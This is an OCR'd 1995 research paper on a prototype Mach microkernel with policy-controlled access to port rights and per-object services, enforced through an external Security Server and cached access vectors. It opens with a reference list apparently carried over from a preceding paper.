[5] K.P. Birman, T. Joseph, K. Kane, F. Schmuck, "The ISIS Programming Manual and User's Guide," Department of Computer Science, Cornell University, June 1988.

[6] K.J. Biba, "Integrity Considerations for Secure Computer Systems," USAF Electronic Systems Division, Bedford, MA, ESD-TR-76-372, 1977.

[7] M. Branstad, H. Tajalli, F. Mayer, D. Dalva, "Access Mediation in a Message Passing Kernel," 1989 IEEE Symposium on Security and Privacy, p. 66, Oakland, CA, May 1989.

[8] D.D. Clark and D.R. Wilson, "A Comparison of Commercial and Military Computer Security Policies," Proceedings of the 1987 IEEE Symposium on Security and Privacy, Oakland, CA, p. 184, 1987.

[9] W.E. Boebert and R.Y. Kain, "A Practical Alternative to Hierarchical Integrity Policies," Proceedings of the 8th National Computer Security Conference, Gaithersburg, MD, p. 18, 1985.

[10] J. Ioannidis, M. Blaze, "The Architecture and Implementation of Network-Layer Security Under Unix," Presented at the USENIX Summer 1994 Technical Conference, Boston MA.

[11] NBS, "Data Encryption Standard," Jan. 1977. Federal Information Processing Standards Publication 46.

[12] D. Farmer, "The COPS Security Checker System," Proceedings of the Summer 1990 USENIX Conference, Anaheim, CA, p. 165.

[13] G. Fernandez, L. Allen, "Extending the UNIX Protection Model with Access Control Lists," Proceedings of the Summer 1988 USENIX Conference, San Francisco, CA, 1988, p. 119.

[14] T. Fine and S. E. Minear, "Assuring Distributed Trusted Mach," 1993 IEEE Computer Society Symposium on Research in Security and Privacy, Oakland, CA, p. 206, 1993.

[15] J. Kohl and C. Neuman, "The Kerberos Network Authentication Service (V5)," RFC 1510, September 1993.

[16] D. Klein, "A Capability Based Protection Mechanism Under Unix," Proceedings of the 1985 Winter USENIX Conference, Dallas, Texas, p. 152.

[17] C.E. Landwehr, C.L. Heitmeyer, and J. McLean, "A Security Model for Military Message Systems," ACM Transactions on Computer Systems, Vol. 2, No. 3, August 1984, pp. 198-222.

[18] S.B. Lipner, "Non-Discretionary Controls for Commercial Applications," Proceedings of the 1982 IEEE Symposium on Security and Privacy, Oakland, CA, p. 2, 1982.

[19] M. K. McKusick, "The Virtual Filesystem Interface in 4.4BSD," USENIX Computing Systems, Vol 8, Winter 1995, p. 3.

[20] National Computer Security Center, "Department of Defense Trusted Computer System Evaluation Criteria," DoD 5200.28-STD, Dec. 1985.

[21] R. O'Brien and C. Rogers. Developing Applications on LOCK. In *Proc. 14th National Computer Security Conference*, pages 147–156, Washington, DC, October 1991.

[22] L.L. Peterson, N.C. Buchholz, R.D. Schlichting, "Preserving and Using Context Information in Interprocess Communication," ACM Transactions on Computer Systems, 7(3):217-246, Aug. 1989.

[23] Secure Computing Corporation, Sidewinder Press Release, October 10, 1994.

[24] D. Sterne, "A TCB Subset for Integrity and Role-Based Access Control," *Proc. 15th National Computer Security Conference*, pages 680–696, Baltimore, MD, 1992.

[25] O.S. Saydjari, J.M. Beckman, and J.R. Leaman, "LOCK Trek: Navigating Uncharted Space," *Proceedings of the 1989 IEEE Symposium on Security and Privacy*, Oakland, CA, p. 167, 1989.

[26] D. J. Thomsen, "Role-based Application Design and Enforcement," In *Proc. of the Fourth IFIP Workshop on Database Security*, Halifax, England, September 1990.

[27] S. Wiseman, "A Secure Capability Computer System," Proceedings of the 1986 IEEE Symposium on Security and Privacy, Oakland, CA, p. 86, 1986.

Providing Policy Control Over Object Operations in a Mach Based System

Spencer E. Minear
Secure Computing Corporation
2675 Long Lake Road,
Roseville, Minnesota 55113-2536

Email: *minear@sctc.com*

28 April 1995

Abstract

In both secure and safety-critical systems it is desirable to have a very clear relationship between the system's mandatory security policy and its proven operational semantics. This relationship is made clearer if the system architecture provides strong separation between the enforcement mechanisms and the policy decisions, and if the policy decision software is clearly identifiable in the system's architecture.

This paper describes a prototype Unix system based on Mach which provides mandatory control over all kernel-supported operations. The prototype work modified the Mach kernel by extending its limited control mechanisms based on the Mach port right. The control extensions allow a mandatory control policy to specify control over not only access to an object via a port right, but over the individual services supported by the object. The mandatory security policy is implemented in an external Security Server which provides very strong separation between policy enforcement and policy decision software. This makes it possible to support a wide range of security policies with no change to the kernel or applications.

1 Introduction

The fundamental tenet on which this work is based is that high-integrity secure and safety-critical systems benefit from an architecture which possesses the following characteristics:

1. The system must have a clear, mandatory security policy which defines its desired operation,
2. The system's enforcement mechanisms must provide control over *all* system operations,
3. The decision logic implementing the system's mandatory security policy must be encapsulated in a very limited number of system elements,
4. The system's enforcement mechanism must be simple and easy to locate, and
5. The system should consist of distinct elements which provide well-defined simple services.

For both secure and safety-critical systems the first three characteristics embody the key requirements. Without a clearly defined security policy[1] it is generally not possible to know ex-

[1] Traditionally, secure systems have focused on privacy aspects of security while safety-critical systems have focused on integrity aspects. More generally, the security policy can address both privacy and integrity. However, both application areas require a high degree of assurance that the system operates as specified at all times.

actly how the system is supposed to operate. If the enforcement mechanisms fail to provide control over all system operations or lack sufficient granularity in their control capabilities, it becomes impossible to assure many aspects of the system's operation. Also, if the enforcement mechanisms are complicated or hard to identify in the system, it again becomes difficult to assure that the system operates in agreement with the stated policy at all times.

Client-server and object-oriented systems built on a microkernel, provide a structure which addresses many aspects of the characteristics listed above. These types of systems are made of distinct elements which provide well-defined simple services operating over well-defined interfaces. The microkernel, in such a system, is the base system element. It provides a small number of well-defined fundamental objects and services which provide the building blocks on which operating systems, like Unix®, and other applications can be built. Most microkernels focus on providing an Inter-Process Communication (IPC) facility that can be used as the foundation for object-oriented or client-server systems. Objects are associated with the system's IPC-provided communication connections. Control of objects is supported by the IPC control facilities provided by the microkernel.

OSF's Mach-based Unix, Sun's Spring, and Chorus Systèmes Chorus®-based Unix are three examples of microkernel-based systems providing a Unix programming interface. They all support communication-based systems on which it is easy to build object-oriented or client-server type systems. In Mach and Chorus the base communication facility is called a *port* and in Spring it is called a *door*. Each has different operational semantics and control mechanisms and characteristics, but all allow the use of their IPC mechanism to provide a "handle" through which clients can obtain access to object services. In addition to implementing the basic communication mechanisms, each implements a number of other kernel objects, normally only accessible via the IPC mechanism. In the case of Mach, the list of these kernel objects includes tasks, threads, and memory cache objects.

The work discussed in this paper has been done by Secure Computing Corporation[2] and researchers at the Information Security Computer Science Research Division of the Department of Defense. The work is directed at providing a prototype secure system that addresses the desired characteristics in the numbered list above. The focus is on having a system in which all operations are controlled by a mandatory security policy. The security policy is a replaceable system element distinct from the system's enforcement mechanisms. The mandatory security policy ensures that the system's runtime operation is, at all times, bound to the system specification and not to the decisions made by the system users. The usual example of a mandatory policy is one that defines the rules of control over classified documents within the Department of Defense. A number of variations on this type of policy are discussed in [12].

The following sections focus on the changes made to the Mach kernel to provide fine-grained enforcement mechanisms over all system operations at the direction of a well-defined system security policy. In particular, Section 2 provides a summary of the baseline Mach system, its basic structure and facilities. Section 3 describes the existing control mechanisms present in Mach and their limitations in the context of the desired characteristics for secure systems discussed above. Section 4 presents an overview of the changes made to the Mach kernel to provide the required fine-grained control mechanisms and mandatory policy's control interface. Section 5 gives a brief summary of the ongoing work to integrate the additional control capabilities into the Unix operating system personality. Section 6 presents a summary of the current status of the work.

2 Mach Kernel Summary

Mach is a microkernel providing a set of basic facilities for use by operating systems and other applications. It is designed around

[2]This work was supported in part by the Maryland Procurement Office, contract MDA904-93-C-4209.

an Inter-Process Communication (IPC) facility based on a port. Mach and systems built on Mach utilize Object Oriented Design concepts by building on Mach's port abstraction. A port can be used as an object handle, through which object methods are invoked or object service requests are made. In addition to ports, Mach provides several other types of kernel objects including tasks, threads, and memory cache objects[11]. Tasks provide an environment in which all processing is done. All processing is done by a specific thread, and each thread is bound to a single task. Memory cache objects provide memory in which to store and manipulate data. In addition to these basic objects, the Mach kernel supports other objects such as devices, processors, and the kernel itself. Each of the non-port objects has one or more associated ports that are used to represent the object and through which all operations on the object are initiated.

An examination of the basic Mach structure shows that it is made up, primarily, of two parts; the IPC services provider and the set of object servers implementing the services of the non-port kernel objects. Mach uses its own IPC facilities to provide tasks access to its other types of objects. To request an operation on a non-port kernel object, a task sends a request to that object via its associated port. The IPC send operation is processed by the kernel the same as any send operation. When the send processing recognizes that the target object is a kernel object, control is transferred to that object's kernel server for processing. If the target object is managed by a task external to the kernel, the request is provided to that task via its use of the IPC receive operation on the same port. Figure 1 shows the relationship between the kernel's IPC services, the kernel's object servers, and the object servers that operate as tasks external to the kernel. Communication between clients and servers is provided by communication connections implemented in the kernel IPC services.

3 Mach Control Mechanism

As discussed in preceding sections, Mach's use of its IPC facility as the focus of all system operations means it supports the desired structural aspects of both secure and safety-critical systems. An important question, then, is the extent of control provided through the IPC facilities and how well the characteristics listed at the beginning of Section 1 are addressed.

Mach provides one primary control mechanism which is based on a *capability* concept. From the viewpoint of a task, a port is a task specific name called a port right. The task-specific port right embodies the capability (rights) that the task has to the port named by the port right. In Mach however, the range of capabilities embodied in a port right is limited. Each Mach port right represents the capability to access one or more of the following kernel-supported IPC-related operations:[3]

- Send,
- Send-Once, and
- Receive

The following related operations deal with the transfer of port rights between tasks:

- The holder of a send right can, through the use of a send operation on any send or send-once right, have the kernel either move or duplicate the send right to the receiver of the message.
- The holder of a send-once right can, through the use of a send operation on any send or other send-once right, have the kernel move the send-once right to the receiver of the message.
- The holder of a receive right can, through the use of a send operation on any send or send-once right, have the kernel create a send or send-once right for the receiver of the message, or move the receive right to the receiver.

There are two problems, each discussed in more detail below, with these existing control

[3] A single port right can define either a send and/or a receive right, or a send-once right.




Figure 1: Mach Kernel Structure

mechanisms. The first is the limited control over the transfer of port rights, and the second is the complete lack of control over the object-related services. These problems are not associated with capabilities in general. The required characteristics of capabilities for use in secure systems were outlined very clearly by Karger and Herbert[7]. Previous works have provided designs for capability machines that do deal with the limitations present in the Mach implementation. Examples are provided by HYDRA[17], SCAP[8] and ICAP[5]. A common element in other systems is that a capability is necessary, but not sufficient to gain access to an object. The fundamental fault in Mach is that possession of a capability is sufficient for *full* access to *all* operations on the associated object. This makes it more difficult to build a secure system on Mach or on any other microkernel whose IPC lacks these control capabilities.

The intent of this work is to integrate the concepts present in these other capability machines into Mach. The desired result is a system that addresses the architecture characteristics identified in Section 1. The system utilizes the improved Mach kernel as the base for a Unix operating system controlled by an underlying mandatory control policy.

3.1 Port Right Transfer

The primary problem associated with the rules for controlling the transfer of port rights is the complete lack of kernel-provided mechanisms or facilities to verify that once a transfer is complete, the operational state of the system is still in agreement with the system's security policy. This is particularly dangerous to both secure and safety-critical systems. It means that the kernel is unable to identify or stop a task from accessing a port via a port right it obtained as a result of an error or via malicious action. Applications are left to resolve this problem themselves without assistance from the kernel. One design technique that can be used is to inject a layer of indirection in the use of all IPC operations. For example, in a normal Mach environment two tasks that are allowed to communicate may do so directly with the use of IPC. This means, however, that the sending task can transfer any right it holds, either intentionally or by accident, to the receiving task. If an application needs to assure that rights cannot flow from the sender to the receiver, then it is necessary to have an intermediary task to filter messages to stop of the transfer of port rights that violate the system's security policy. This approach can lead to sufficient control for many applications but may result in undesirable performance penalties and increased complexity in the application.

3.2 Service Control

Because the Mach port right control facilities have no association with object services accessible via a port right, Mach provides no direct control over object services. If an application needs to provide control over individual object services, it must address the problem by binding groups of object services to ports, essentially subdividing an object. The application can then attempt to control access to the services by controlling the distribution of port rights to the various groups of services.

An example of the use of this approach can be seen in the design of the Mach kernel itself. One of the kernel objects is the kernel itself, referred to as the *host* object. The range of operations available for the manipulation of the host object, however, are split into two groups: the privileged operations, like **host_reboot** and **host_set_time**, and generally available operations, like **host_info** and **host_get_time**. The designers of the kernel recognized that it would be necessary to control access to the kernel's privileged operations independently from the general operations. Thus, the host operations were split into the two groups with the privileged operations bound to the *host-privilege* port and others to the *host port*.

There are two undesirable aspects of this approach for controlling services. The first is the lack of flexibility. A grouping that is correct for one application and security policy might be incorrect for another application or security policy. The lack of flexibility of the grouping approach is particularly evident in the grouping of task object services. In total, there are about 45 different task services available on a task port and there is no ability to control access to these services individually. Thus, a holder of a send right to a task port has implicit permission to all 45 task related services. It is an all or none situation.

The second undesirable aspect of this approach is that it does not scale well. If it were possible to assign the operations to different ports, the result might be a larger number of ports, especially in the case of objects with many services such as the kernel's task object. This leads to complexity of the control aspects of the design. Unnecessary complexity of any type in any system is undesirable. In the case of secure and safety-critical systems, unnecessary complexity is especially undesirable and must be avoided wherever possible.

4 The Prototype

The prototype being developed by Secure Computing Corporation consists of a modified Mach kernel and an external Security Server. The separation of policy decisions done in the Security Server from enforcement done in the kernel has proven successful in the LOCK system[13] and was discussed in the context of a Unix system by Walker, Kemmerer and Popek in [16]. The prototype attempts to resolve the limitations in the base Mach control mechanisms were outlined in the previous section. To accomplish this, the prototype has added two new control mechanisms not available in the base Mach kernel and added a new interface to the kernel. The additions are, respectively:

IPC Control — The prototype provides expanded control over all aspects of port right manipulations. This allows the prototype's kernel to enforce policy-directed control over the transfer of port rights as well as over the use of the basic IPC operations.

Object Service Control — The prototype extends the port right capabilities to define policy directed control over the individual object services. The prototype kernel provides control over the individual services related to all kernel objects.

Security Server — The prototype implements a new interface between the Mach kernel and an external Security Server. This allows very strong separation between the enforcement mechanisms and the security-policy decisions. It allows the prototype system to ensure that all port right usage is in agreement with the current state of the security policy at the time of each usage. It also allows the system to

localize the security policy in a single system element.

These additions address the control limitations discussed in Section 3. They also provide the system features necessary to support the desired architectural characteristics listed in Section 1. The two additional control mechanisms ensure that all system operations are subject to control. The new interface provides for the flow of control information from a mandatory security policy implemented in the Security Server to the enforcement mechanisms in the kernel and non-kernel object servers.

The general approach used in the prototype to add these new control mechanism is based on the concept of a *security fault*. The security fault concept and its implementation within the prototype are very similar to that of Mach's page fault processing and the use of external pagers to implement memory objects. A security fault occurs when a task attempts to use a port right for which there is no readily available access-permission information. In response to the security fault, the kernel interacts with the Security Server to obtain the relevant permission information. To minimize the costly interactions between the kernel and the Security Server, the kernel caches the permission information, in the form of *access vectors*, for future reference, just as the kernel caches data to minimize interactions with pagers.

To implement the new control mechanisms following the ideas laid out by the security fault concept, five specific types of changes were made to the Mach kernel:

1. The addition of identification information on kernel objects to support the policy-based access decisions,
2. The addition of permission checks and security-fault detection in the kernel's IPC processing software,
3. The addition of permission checks and security-fault detection in the kernel's object service processing software,
4. The addition of an access vector cache to minimize interactions between the kernel and Security Server, and
5. The extension of the kernel interface:
   - The addition of a new interface for the Security Server. It allows the kernel to obtain object access-permission information from the Security Server and allows the Security Server to invalidate previously granted permissions.
   - The extension of the existing IPC facilities to provide identification and permission information to external object servers along with a service request. The identification and permission information are available to the kernel IPC services from the kernel's access vector cache.

Figure 2 shows the structure of the extended Mach kernel and its interaction with the Security Server. It shows that the permission checks are done in the IPC processing to control the use of all IPC related services. It also shows that permission checking is done in the kernel's service processing software to provide control over individual object services. Before a kernel object's server initiates a requested service, both of these permission checks must be passed successfully.

Searches in the kernel's access vector cache are based on a pair of identifiers, bound to the relevant kernel objects. The first identifier is the *Source Security ID* (SSID) which embodies the control-relevant identity of the task making the request. The second identifier is the *Target Security ID* (TSID) which embodies the control identity of the object being accessed. When no entry is found in the cache, the current thread takes a security fault and the kernel makes a permission information request to the Security Server task. The kernel provides the (SSID,TSID) pair of identifiers and the permission being checked to the Security Server. The Security Server responds with the required access vector information that reflects the permissions based on the current state of the system's security policy.

Figure 3 shows the flow of identify and permission information from the kernel's access vector cache to a receiver of a request. The IPC processing binds the requester's SSID and




Figure 2: Kernel Control Mechanisms

access vector to the request message. Because the message receive operation is a direct communication between the kernel and a server, the object server can rely on the integrity of this identity and permission information and make object-specific policy-enforcement decisions as required. With the assumed proper operation of the kernel, the information is correct and was provided by the system's Security Server. This results in a system that naturally meets the desired design characteristics stated in Section 1. Each object server, whether in or out of the kernel, has a very simple enforcement operation that is easy to test and verify. Other enforcement related processing in the kernel is straightforward processing which binds information to relevant structures and reports the bound information correctly.

The Security Server is the central point in the system where all policy decisions, the most complicated and critical part of any secure or safety-critical system, are made. If the system's security policy cannot be assessed for correctness in the context of the single Security Server, it is highly unlikely that the security policy could be assured correct in any other implementation.[4]

The following sections discuss various aspects of the specific changes that were made to the Mach kernel.

4.1 Additional Identifiers

To support the split of enforcement from policy decision, it is necessary to bind identifiers to all kernel objects. Within the Security Server, the identifiers are bound to policy-specific attributes such as user name, data type, security level, etc. In the kernel's policy-enforcement operations, the identifiers are simply numbers associated with objects that are to be passed as parameters to permission checks. This makes the split between enforcement and policy very clean. The kernel and other server enforcement software is completely independent of the security policy. This makes it possible to use the same kernel and applications in sys-

[4] We recognize that there are multiple aspects of many system control policies and that not all of them should be centralized in all systems. What we are referring to here is the basic security policy which defines the fundamental operation of a system. Specific servers are free to extend this base policy. For example, a file system server is the proper place for a Discretionary Access Control (DAC) policy such as Access Control Lists (ACL).




Figure 3: External Object Server Control

tems that must operate according to very different security policies.

The list of objects that were labeled with security identifiers includes:

- Tasks (SSID),
- Ports (TSID), and
- Memory Cache Objects (TSID).

The close relationship between Mach kernel objects as well as some practical performance issues lead to a decision to make some security identifiers derivable from the identifier of a closely related object. An initial approach, driven by a desire to keep policy issues out of the kernel, was to have the kernel provide the base object's identifier to the Security Server and have the Security Server provide the proper TSID value in return to the kernel. This was rejected primarily to avoid the obvious performance impact and simplify both the kernel and the Security Server. In addition, there is no loss in generality at the policy level if some of the identifiers are derived from other identifiers. The decision was made to use the high byte of each security identifier to indicate the class of object it is bound to. For example, one value indicates that the identifier is bound to a task's task port, while another indicates the identifier is bound to a thread port. The remaining bits of the security identifier are bound to the associated object's security attributes within the Security server. The security-identifier classification values are defined in the kernel-Security Server interface specification.

An example is the relationship between the identifier of a task and that of its associated task port. Each task is identified with a SSID since it is viewed as being the source of operation requests. A task's task port, like all ports, must be labeled with a TSID. The task port's identifier is produced by replacing the value in the high byte of the task's identifier with the task port-identifier classification value. This operation is very simple and very fast. Because these relationships must be common to the kernel and Security Server, the relationships are defined in their interface specification.

4.2 Access Vectors

For the kernel or any object server to actually enforce a policy decision, it is necessary for the enforcement software to have access to current permission information at each point

where a security fault may occur. The permission information is provided in the form of an access vector which is computed based on the relevant (SSID, TSID) pair of identifiers. Each access vector defines the current state of permissions that the SSID has to all operations supported by the object bound to the TSID.

The structure of access vectors within the prototype is based on the two aspects of the control mechanisms: the IPC and object specific services. Figure 4 shows this basic two-part structure of an access vector. The fields in the IPC portion of the access vector are common to all access vectors because all services are accessed via IPC operations. The service part of the access vector, however, is viewed as a union of all possible object-specific access vectors. Within the prototype, service vectors for each of nine types of kernel objects supported by the Mach kernel have been defined. The addition of other service vectors has no impact on the kernel as service checks are always done in the context of the specific object.




Figure 4: Access Vector Structure

This approach results in very simple, easy-to-assure enforcement software. It consists of a simple test of the appropriate field of an access vector. This approach is also very easy to extend to include the specification of control over application level objects as additions to the system's security policy.

Because all access vectors include the associated IPC permissions, the kernel continues to be the enforcer of the IPC permissions for all object accesses on the system. This means that the kernel—the unbypassable system element—is capable of enforcing the system security policy's definition of allowed task interactions.

4.3 Interface Extensions

Another aspect of the prototype kernel work is the modification of the Mach kernel interface. A key requirement levied on the prototype work was that all changes to the Mach kernel interface would maintain backward compatibility with the existing interface. To satisfy this requirement, all changes to the interface are in the form of one of two types of extensions.

1. Extensions to provide tasks with visibility of security relevant information, and
2. Extensions to support the kernel-Security Server interactions. These interactions resolve security faults and respond to policy state changes within the Security Server.

In making security relevant information visible to tasks, eight new entries were added to the kernel interface. Each is closely associated with an existing kernel interface and differs only in that extra parameters are accepted or provided. The additional entries are:

- Allow the creation of kernel entities, tasks, ports, and memory cache objects with specified identifiers, for example **task_create_secure** and **mach_port_allocate_secure**.
- Allow applications to obtain identifier and access information about kernel entities, for example **mach_msg_secure** and **mach_port_type_secure**.

All of the existing kernel interfaces remained syntactically the same, though their operational semantics may be affected by the policy denying the required permissions.

The extensions to support the kernel-Security Server interactions consist of one outcall from the kernel to the Security Server and four additional kernel services used by the Security Server. The single new outcall is used by the kernel when it needs to obtain an access vector to complete the processing for a security fault. The thread causing the security fault is forced to wait until the response is provided by the

Security Server. The kernel provides the Security Server with the appropriate (SSID,TSID) pair and indicates which permission is being checked. The Security Server responds with the same pair of identifiers, the current state of the associated access vector and cache control information. The response is sent on the thread's Remote Procedure Call (RPC) reply port which is controlled by the kernel.[5]

Two additional services were added to the kernel's host object, accessible on the generally available host port.[6] These additional services allow the Security Server to:

1. Register the port which the kernel uses to send permission requests to the Security Server, and
2. Tell the kernel to flush all or part of its access vector cache.

The Security Server uses the first new service to notify the kernel that it is operational and to identify the port to use for sending permission check requests. Prior to the point in time, during system startup, when the Security Server becomes operational, the kernel must be able to make permission decisions on its own. As part of the prototype development, a list of the permissions for the operations done during system startup was developed and integrated into the kernel as the initial state of the access vector cache. This means that the initial operation of the system is done in agreement with this limited security policy statement. This part of the design is important to help establish the integrity of the system's initial state which is a key issue in the operation of any secure or safety-critical system. The system could disable all permission checks until the Security Server is operational. It is better, however, to specify correct operation even during startup and ensure that permission checking is always enabled.

The Security Server uses the second new kernel service to control the state of the kernel access vector cache. This facility allows the prototype kernel to support Security Servers which implement a variety of dynamic security policies where access permissions change during the operation of the system for any number of policy-controlled reasons.

4.4 Performance Issues

Throughout the development of the prototype the resulting performance of the system was a critical concern. As stated above, the addition of a kernel resident access vector cache was done primarily to minimize the number of time consuming interactions between the kernel and the Security Server. Within the kernel this cache was implemented at two levels. The bottom level is a straightforward cache which stores access vectors so that they can be found based on the (SSID, TSID) pair. The second level consists of a change to the Mach kernel's port right structure to include a pointer to the relevant access vector in the cache storage area. Thus, once a port right is used by a task, subsequent references to that port right have direct access to the associated access vector. In this case, even the cost of the cache lookup is avoided. To avoid the problem of stale pointers, provisions were made to ensure that stale access vectors are detected and security fault processing is initiated.

5 Unix Issues

Though the focus of the prototype work discussed in this paper has been the Mach kernel, work is being done at the Information Security Computer Science Research Division of the Department of Defense and at Secure Computing Corporation. to define and develop a Unix-like Application Program Interface (API) over the prototype microkernel. The operating system design uses a multi-server model[6] in which operating system services

[5] The kernel-provided information of which permission is being checked and the Security Server's cache control information were added to the interface to support the use of policies which determine the current permissions based on the history of previous accesses to the associated objects.

[6] With the base Mach control concept these operations would have to be split between the host privilege port and the host port. The prototype relies instead on the policy-defined control to specify which tasks in the system are allowed to request the specific operations.

such as the file system, process management and network management are implemented within separate Mach tasks. The initial prototype described in this paper makes use of single-server Unix operating systems while the multi-server work continues. The initial work is making use of both CMU's UX and the Lites operating systems. The plan calls for migration to the Hurd, being developed by the Free Software Foundation.

The security of this system architecture is increased by making use of both aspects of the prototype's extended control capability: control of the basic IPC operations and control of individual services associated with a specific object accessible via a port. In this system model nearly all operations depend on the use of the kernel's underlying IPC facilities. With the association of the proper security label to each process, the prototype kernel, under the direction of the mandatory security policy, provides assured separation of tasks. Thus, applications that should be separated are assured to have no access to each other. Also, specific types of applications can be isolated from operating system services to which they should have no access.

Control over object services allows the security policy to go beyond the simple issue of isolation to the question of how processes may interact. For example, because the kernel enforces all access to kernel object services, a process may be allowed to duplicate itself, through the use of **task_create**. But the same process is not allowed to create a task in a new security context by refusing it access to the **task_create_secure** service. The same concept is readily applicable to both operating system servers and other trusted applications that benefit from having control over object services.

The prototype work is providing a very simple demonstration database system which implements service-level control over operations on objects in the database. The demonstration system consists of a user interface application that is instantiated with security identifiers identifying the various user roles such as doctors, nurses and business management. Access to the database is controlled by a database-entry server. Application-specific control policy ensures that the database-entry server is the only task on the system with direct access to the database server. The application-specific security policy also specifies the services each user role is allowed. Security decisions for this policy are made in the Security Server and enforced by database entry server task.

The changes to the Unix system and to potential specialized secure applications are similar to the general change model discussed relative to the Mach kernel itself:

- Unix objects, such as files and processes, require security identifiers,
- The Unix interface requires extension to allow applications to specify and obtain identifiers of objects, and
- Object servers must reference the access information provided with each request and enforce the policy-defined permissions.

These changes are largely transparent and have a minimum impact on applications executing on the system.

6 Results

At this time the prototype is operational. It is being used to carry out further research into adaptive security policies and is being made available to other research organizations interested in this work.

The prototype kernel has demonstrated strong backward compatibility with the baseline Mach releases (MK83) from Carnegie Mellon University (CMU). The Unix server and Unix emulator operate on the prototype kernel with no change, as will the rest of the CMU-provided Unix daemons and Unix environment binaries. To facilitate further experimentation and assessment of the operation of the kernel, the Unix server in the prototype has been extended to support the creation of Unix processes that operate in tasks which are labeled with a SSID.

The prototype's Security Server implements a security policy with two fundamental control aspects. It provides control based on a non-hierarchical integrity policy, developed by Secure Computing Corporation, known as Type Enforcement[1][15], and provides a hierarchical Mandatory Access Control (MAC) policy. Work is continuing to investigate the prototype's policy flexibility.

Little change was required to add these features to Mach. Approximately 10% of the files have required some form of modification. The most typical changes are:

- Permission checks in the IPC and service processing, and
- Initialization and maintenance of security identity information.

Current lines-of-code counts indicate that the size of the baseline Mach kernel code increased by approximately 8%. The largest changes, in terms of lines of code, are related to the services that were added, with the access vector cache being the largest single addition. Other additions were generally duplications of an existing services, with minor changes to the logic or the input or output parameters. In many cases a duplicated routine could be merged with the existing one. We chose to use the duplicate approach to localize the changes and ensure that the existing services continued to operate.

6.1 Performance

System performance is being measured in two ways: with a Mach performance test suite developed at the Worcester Polytechnic Institute (WPI) Computer Science Department[3][4], and a simple kernel compilation test. The later measures system time to compile the IPC portion of the Mach kernel. All tests were being executed on a PC-clone with a 486DX2-66MHZ processor, 8 MB of memory and a 1GB SCSI disk.

